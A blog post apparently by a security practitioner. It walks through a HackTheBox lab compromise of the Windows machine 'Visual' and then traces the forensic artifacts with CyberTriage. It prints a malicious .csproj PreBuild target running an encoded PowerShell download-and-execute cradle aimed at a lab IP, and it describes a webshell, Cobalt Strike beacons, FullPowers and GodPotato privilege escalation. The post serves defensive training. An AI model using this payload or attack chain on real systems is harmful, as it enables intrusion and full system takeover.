
Hi colleagues and fellow forensic examiners, today I will be sharing some forensic evidence from an exercise I conducted to keep my skills sharp. I performed a penetration test on a Windows machine provided by the HackTheBox platform. After successfully compromising the server, I proceeded to use forensic tools to analyze the artifacts created. This allowed me to map out the details of the attack.
The machine that I used on this exercise is called “Visual”. Below is the description provided by the HackTheBox about this machine
Visual is a Medium Windows machine featuring a web service that accepts user-submitted `.NET 6.0` project repositories, building and returning the executables. By setting up a local Git repository containing a project with the `PreBuild` option set, a payload can be executed, leading to a reverse shell on the machine as the user `enox`. The user is able to write files on the web root directory and thus an attacker can get a reverse shell as the `nt authority\local service` account. Looking at the privileges of the service account, one is able to deduce that the basic privileges have been stripped off of the account. Nonetheless, there is a way to recover the privileges of the `local service` account, including the `SeImpersonate` privilege. Once this privilege is restored, the attacker is able to use a Potato exploit and get a shell as `nt authority\system`.
To help me on the forensic, I will use CyberTriage, This is not endorsed product but I just convenience using this tools for analysis. So, lets see if we can analyze the first attack where the adversaries synchronized the git respository and made the first reverse connection by exploiting the ‘PreBuild’ option set. You can see that the powershell command will trigger encoded command generated by cobaltstrike payload.
<Project Sdk="Microsoft.NET.Sdk">

  <PropertyGroup>
    <OutputType>Exe</OutputType>
    <TargetFramework>net6.0</TargetFramework>
    <ImplicitUsings>enable</ImplicitUsings>
    <Nullable>enable</Nullable>
  </PropertyGroup>
  <Target Name="PreBuild" BeforeTargets="PreBuildEvent">
    <Exec Command="powershell -e SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADYALgA0ADoAOAAwAC8AYQAzADIAZABpAHIAZQBjAHQAJwApACkACgA=" />
  </Target>
</Project>
I successfully created a reverse connection using cobalstrike payload for the initial attack. We can see that powershell hold the reverse connection where the process ID are 3780 and 5048

I found the active connection artifact as shown below picture matched with the cobaltstrike beacon connection for PID 3780.

The second reverse connection from the cobaltstrike beacon. In the below screen that we can see powershell which run the Cobalstrike beacon is the child process of cmd.exe.

You can observe that CyberTriage flagged the cmd.exe as “Bad” due to an uncommon parent process. Consequently, marking the powershell.exe as “Bad” will enable CyberTriage to assist in correlating with other artifact entities, such as the triggering Process, the user responsible for the process, and the powershell.exe itself.

It is important to highlight that the IP mentioned in the “Other Occurrences in Current Incident” section aligns with the IP found in artifacts gathered from other hosts involved in the same incident. Therefore, if you are examining artifacts from other hosts, the IP will promptly be marked as malicious.
Tracing back to our powershell payload that has cmd.exe that execute somekind of script under the Enox AppData directory shown below. We can try to do further analysis what is the script doing actually

You may access the File Section in CyberTriage, which provides a file explorer feature to assist you in obtaining detailed file information such as the hash and string content of the file.

String content of the file. You can also export the file for further analysis


We have observed the creation of a specific PHP file (rio.php) within the XAMPP httdocs directory. In this instance, CyberTriage facilitated the collection of this file from the host remotely. To obtain the file content, it is necessary to click on the “Collect File Content” option. Subsequently, a new window will prompt the user to provide credentials in order to execute psexec.

Remote collection is finished executing the PSExec and obtain the rio.php file from the victim host

We have observed that the File Content Status is presently marked as “Collected.” This allows us to either export the file for additional analysis or view the file’s string.

We have identified the webshell that was placed in the web server directory to execute remote commands.

Next, a lateral movement will be made from compromising the user “ENOX” to “LOCAL SERVICE.” It is evident in the timeline function that after the webshell was created, a process was initiated, indicating that the adversaries executed a command using the webshell.

We observed that approximately 2 minutes after the webshell was created, the adversaries executed a PowerShell command. A notable sign of remote command execution is the web server (httpd.exe) having cmd.exe as a child process.
The notable highlight in this instance is CyberTriage’s automatic identification of the cmd.exe process as malicious, owing to its suspicious uncommon parent process.
Now that we have compromised the local service account, it will be necessary to re-establish a connection from the local service in order to gain higher privileges, such as SeImpersonate. We will need to utilize FullPowers.exe from https://github.com/itm4n/FullPowers to obtain additional privileges from the service account.
Lets see what artifact has been generated when we issue FullPower.exe. I uploaded the FullPower.exe to the server and executed the application on the server using cobaltstrike shell command.

The “fullpower.exe” artifact has been generated, and CyberTriage has flagged it as suspicious due to being identified as malicious by 2 out of 24 sandboxes. One notable feature of CyberTriage is its capability to verify the file hash against threat intelligence platforms and provide relevant information based on the results.
If you still curious about the file, Then you can submit it to sandbox (Recorded Future) to get the more detailed analysis

The result is directly intergrated to CyberTriage

We observe the specific details of the FullPowers.exe execution, along with the parameter that triggers PowerShell. Additionally, the process tree detail is visible alongside the screen.

Below is the point of view from CobaltStrike where both connection have been created to trigger beacon connection

The final step involves capturing the adversary’s privilege escalation process through the generated artifact. The adversary has compromised the Local Service account, which possesses the SeImpersonate privilege. Subsequently, the adversary utilized GodPotato.exe to obtain NT AUTHORITY. Following this, the adversary executed a CobaltStrike PowerShell command to establish a beacon connection.
Adversariy (Me) uploaded GodPotato.exe to the victime machine and executed the command locally via CobaltStrike shell command. We use the Timeline function to pivot from the FullPower.exe events to find the next malicious activities.

CyberTriage has identified GodPotato.exe as malicious, as indicated by the hash showing that 18 out of 24 antivirus engines flagged it as such.

What I appreciate about CyberTriage is its capability to seamlessly transition the information from files to a process perspective without necessitating navigation to a separate window, as depicted in the following screenshot. From a file standpoint, I can directly access the process created by the gp.exe (GodPotato.exe) within the same window or tab.

The gp.exe was executed twice with different parameters. The first execution invoked PowerShell, while the second triggered the uploaded cobaltstrike beacon.exe on the server.
The conclusion
We possess the capability to methodically monitor all activities. Proficient in navigating through various artifacts, appending comments, and implementing impactful tags. We are able establishing correlations between events using suitable tools such as CyberTriage.
Last but not least, refining your skills is essential as forensic analysis involves the complex task of linking numerous artifacts to fully understand the intentions of the attacker and the techniques utilized, in order to carry out a comprehensive root cause analysis.
 Cyber Security Architect | Red/Blue Teaming | Exploit/Malware Analysis